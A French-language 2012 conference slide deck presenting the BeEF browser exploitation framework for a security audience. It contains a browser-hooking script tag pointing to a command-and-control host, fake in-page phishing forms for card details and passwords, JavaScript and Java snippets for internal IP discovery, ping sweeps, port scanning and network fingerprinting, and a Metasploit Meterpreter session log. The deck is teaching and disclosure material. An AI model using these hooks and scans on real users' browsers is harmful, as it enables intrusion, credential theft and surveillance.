

BeEF : Browser Exploitation Framework

18 Septembre 2012



Presented by
Etienne Maynier





whoami

- Pentest / audit sécurité
- Intéressé par l'exploitation, la sécurité Web, le fuzzing, la sécurité réseau...
- Participation à des projets opensource à mes heures perdues (BeEF, sulley)
- MDAL !



Sommaire

- Le Web côté client
- BeEF
 - Présentation
 - Démo
- Contre Mesures ?



Disclaimer



If anything can go wrong, it will.



Intro



Web !





Attaques web côté client

- Le navigateur comme point d'entrée sur le poste de travail :
 - Phishing
 - Compromission de sites légitimes
 - XSS
 - Persistantes
 - Réfléchies
 - DOM-based



Same Origin Policy

- Limitation des actions au domaine
 - Domaine = Protocole + FQDN + port
- Limitation d'accès au domaine pour les cookies, la DOM...
- Limitation des XML HTTP Request cross-domain
 - Bloquées par défaut
 - Ne concerne que les requêtes et pas les balises `img`, `script`, `iframe`, `video`...
 - Implémentation différente selon les langages !
 - Javascript : sauf si le serveur répond avec le bon entête (*Access-Control-Allow-Origin: <http://example.com>*)
 - Java & Flash: *crossdomain.xml*



Cross Site Request Forgery




Image: <http://shiflett.org>



ClickJacking

Bouton sur un bouton :



- Utilise la préauthentification de l'utilisateur sur le site
- Ne permet pas d'injecter de paramètres POST ou de modifier la page

Image: <http://t37.net>



Quelques chiffres

- 75% des sites hébergeant du code malveillant sont des sites légitimes compromis¹
- 60% des 100 sites les plus populaires ont été impliqués ou ont hébergé une activité malveillante dans la première moitié de l'année 2008¹
- XSS découverts dans 55% des sites web testés par White Hat Security (1^{er} type de vulnérabilité) ²

1 - Websense, State of Internet Security, 2008

2 – WhiteHat Security Website Statistics Report, Summer 2012



Exemples


- 2005 : XSS dans Google.com
- 2006 : CSRF dans Digg
- 2007 : Ver XSS MySpace de Samy Kamkar
- 2008 : CSRF dans ING permettant de lancer un transfert...
- 2010 : Compromission de apache.org par une XSS

« Web App Security Horror Studies », Simon Willison, 2009





Architecture



- Ruby avec rails
- Javascript avec JQuery

Source: beefproject.com



Interface (1/2)

The screenshot displays the BeEF interface. On the left, a tree view under 'Hooked Browsers' shows 'Online Browsers' and 'Offline Browsers'. A blue arrow points from a box labeled 'Zombies' to the 'Offline Browsers' folder. The main area shows the 'Current Browser' tab with a 'Details' sub-tab selected. The browser information is as follows:

- Category:** Browser (13 Items)
- Browser Name:** Firefox
- Browser Version:** 15
- Browser UA String:** Mozilla/5.0 (Windows NT 5.1; rv:15.0) Gecko/20100101 Firefox/15.0.1
- Browser Plugins:** Java(TM) Platform SE 7 U7-v.10.7.2.11, Java Deployment Toolkit 7.0.70.11-v.10.7.2.11, Shockwave Flash-v.11.4.402.265, Microsoft® DRM-v.9.0.0.4503, Windows Media Player Plug-in Dynamic Link Library-v.3.0.2.629
- Window Size:** Width: 1152, Height: 747
- Java Enabled:** Yes
- VBScript Enabled:** No
- Has Flash:** Yes
- Has GoogleGears:** No
- Has WebSockets:** Yes
- Has ActiveX:** No
- Session Cookies:** Yes
- Persistent Cookies:** Yes

Two blue boxes with white text are overlaid on the interface: 'Zombies' on the left and 'Infos sur le navigateur' on the right.



Interface (2/2)

The screenshot displays the BeEF interface with the following components:

- Hooked Browsers:** A tree view on the left showing Online Browsers (10.1.1.2) and Offline Browsers (10.1.1.1, 10.1.1.2).
- Getting Started / Logs / Current Browser:** A top navigation bar.
- Details / Logs / Commands / Rider / XssRays:** A sub-navigation bar.
- Module Tree:** A list of modules including Browser (27), Hooked Domain (18), Detect FireBug, Fingerprint Browser, Get Visited Domains, Play Sound, Unhook, Webcam, Detect Popup Blocker, Detect Unsafe ActiveX, Get Visited URLs, Chrome Extensions (7), Debug (3), Exploits (32), Host (13), IPEC (6), Metasploit (204), Misc (6), Network (8), Persistence (4), Phonegap (10), and Social Engineering (8).
- Module Results History:** A table with columns for id..., date, and label. It contains the text: "The results from executed command modules will be listed here."
- Detect FireBug:** A panel showing the description: "Description: This module checks if the Mozilla Fire..."

Three callout boxes with arrows point to specific parts of the interface:

- Historique:** Points to the Module Results History table.
- Commandes:** Points to the Chrome Extensions (7) folder in the Module Tree.
- Description:** Points to the description text in the Detect FireBug panel.



Hooking

- Lancement d'un script
 - `<script src="http://10.1.1.1:3000/hook.js"></script>`
- Marquage du navigateur avec Evercookie
- Etablissement d'un Command & Control avec le navigateur
 - Requêtes Hello toutes les secondes
 - Chargement d'une API javascript BeEF basée sur jquery



Persistence

- Man In The Browser
 - Simulation de tous les liens en AJAX (seulement dans le domaine)
 - Changement des URL via `history.pushState`
 - Autrement ouverture dans un nouvel onglet/fenêtre
 - Le browser reste « hooké » !
- Démo !



Play with the browser !





Récupération d'informations

- Vol de cookies (évidemment)
- Keylogger
- Vol de clipboard
- Liste des sites/domaines visités
- Fingerprint du navigateur (OS, plugins...)
- Webcam !
- ...




Social Engineering





Social Engineering

- Phishing dans le site !



Your credit card details expired, please enter your new credit card credential to continue shopping-
Changes made to your payment methods will not affect orders you have already placed.


[Your Account](#) > **Add a Credit or Debit Card**


Edit your payment method:

Cardholder Name:

Exp. Date: 11 2011

Number:





Your session has timed out!

For your security, your session has been timed out. To continue browsing this site, please re-enter your username and password below.


Username:

Password:

- Tab nabbing
- Beef cloning and mass mailing en développement



Network Discovery





Get Internal IP

```
private String MyIP(boolean paramBoolean) {  
    Object obj = "unknown";  
    String str2 = getDocumentBase().getHost();  
    int i = 80;  
    if (getDocumentBase().getPort() != -1) i = getDocumentBase().getPort();  
    try {  
        String str1 = new Socket(str2, i).getLocalAddress().getHostAddress();  
        if (!str1.equals("255.255.255.255")) obj = str1;  
    } catch (SecurityException localSecurityException) {  
        obj = "FORBIDDEN";  
    } catch (Exception localException1) {  
        obj = "ERROR";  
    }  
}
```

| Command results | |
|-----------------|-----------------------|
| 1 | data: 10.1.1.2 |



Ping Sweep

```
function do_scan(host, timeout) {  
    var status=false;  
    var ping="";  
  
    try {  
        status = java.net.InetAddress.getByName(host).isReachable(timeout);  
    } catch(e) { /*handle exception...? */ }  
  
    if (status) {  
        ping = host + " is alive!";  
    } else if(verbose) {  
        ping = host + " is not alive";  
    }  
    return ping;  
}
```

Command results

- | | |
|---|---------------------------------------|
| 1 | data: host=10.1.1.1 is alive! |
| 2 | data: host=10.1.1.2 is alive! |
| 3 | data: host=Ping sweep finished |



DNS Enumeration

```
function do_resolv(url) {
  // Cross Origin Resource Sharing call
  var xhr = new XMLHttpRequest();
  if("withCredentials" in xhr) {
    xhr.open("GET", url, true);
  } else if(typeof XMLHttpRequest != "undefined") {
    xhr = new XMLHttpRequest();
    xhr.open("GET",url);
  } else {
    return -1;
  }

  xhr.onreadystatechange= function(e) { if(xhr.readyState==4) { clearTimeout(p); check_next(); } };
  xhr.send();
  var p = setTimeout(function() { xhr.onreadystatechange = function(evt) {}; notify(); }, 4000);
}
```



Port Scanning

```
img_scan = new Image();
img_scan.onerror = function(evt)
{
    var interval = (new Date).getTime() - start_time_http;

    if (interval < closetimeout)
    {
        if (process_port_http == false)
        {
            port_status_http = 1; // closed
            if (debug_value){ beef.net.send('<%= @command_url %>', <%= @command_id %>, 'port=HTTP: Port ' + port_ + ' is CLOSED');}
            clearInterval(intID_http);
        }
        process_port_http = true;
    }
};

img_scan.onload = img_scan.onerror;

img_scan.src = protocol_ + hostname + ":" + port_;

intID_http = setInterval(
```

| Command results | |
|-----------------|--|
| 1 | data: port=Scanning: 3000, 3001 |
| 2 | data: port=CORS: Port 3000 is OPEN |
| 3 | data: port=WebSocket: Port 3000 is OPEN |
| 4 | data: port=HTTP: Port 3000 is OPEN |



Network Fingerprinting

```

new Array("Apache",":80",false,"/icons/apache_pb.gif",259,32),
new Array("Apache 2.x",":80",false,"/icons/apache_pb2.gif",259,32),
new Array("Microsoft IIS 7.x",":80",false,"/welcome.png",571,411),
new Array("Microsoft IIS",":80",false,"/pagerror.gif",36,48),
new Array("QNAP NAS",":8080",false,"/ajax_obj/img/running.gif",16,16),
new Array("QNAP NAS",":8080",false,"/ajax_obj/images/qnap_logo_w.gif",115,21),
new Array("Belkin Router",":80",false,"/images/title_2.gif",321,28),
new Array("Billion Router",":80",false,"/customized/logo.gif",318,69),
new Array("Billion Router",":80",false,"/customized/logo.gif",224,55),
new Array("SMC Networks",":80",false,"/images/logo.gif",133,59),
new Array("Linksys NAS",":80",false,"/Admin_top.JPG",750,52),

```

Command results

| | |
|---|--|
| 1 | data: discovered=Apache&url=http%3A//10.1.1.1/icons/apache_pb.gif |
| 2 | data: discovered=Apache%202.x&url=http%3A//10.1.1.1/icons/apache_pb2.gif |
| 3 | data: discovered=BeEF&url=http%3A//10.1.1.1%3A3000/ui/media/images/beef.png |

« Intranet Footprinting », Javier Marcos de Prado, Juan Galiana Lara




Remote CSRF

- CSRF trouvées dans des routeurs / Switch / Cameras
 - Linksys WRT54G : enable remote administration and change password
 - DLINK DSL500T : change password
 - Cisco E2400 change password
 - Camera DLINK DCS : change password
 - ...




IRC NAT Pining



<http://blog.beefproject.com/2012/07/opening-closed-ports-on-nat-device-and.html>


<http://samy.pl/natpin/>





Metasploit

Intégration directe de MSF dans BeEF par xml-rpc :



```

[ ] Processing beef.rc for ERB directives,
resource (beef.rc) > load msgrpc ServerHost=10.1.1.1 Pass=abc123
[*] MSGRPC Service: 10.1.1.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > [*] Meterpreter session 1 opened (10.1.1.1:4444 -> 10.1.1.2:4373) at 2012-09-17 08:12:27 +0200

msf > sessions -i

Active sessions
-----
  Id  Type                               Information                                     Connection
  ---  ---                               -
  1    meterpreter x86/win32                ORGANIZA-8A3ABE\User @ ORGANIZA-8A3ABE 10.1.1.1:4444 -> 10.1.1.2:4373 (10.1.1.2)

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > [*] Successfully migrated to process
  
```





Tunneling





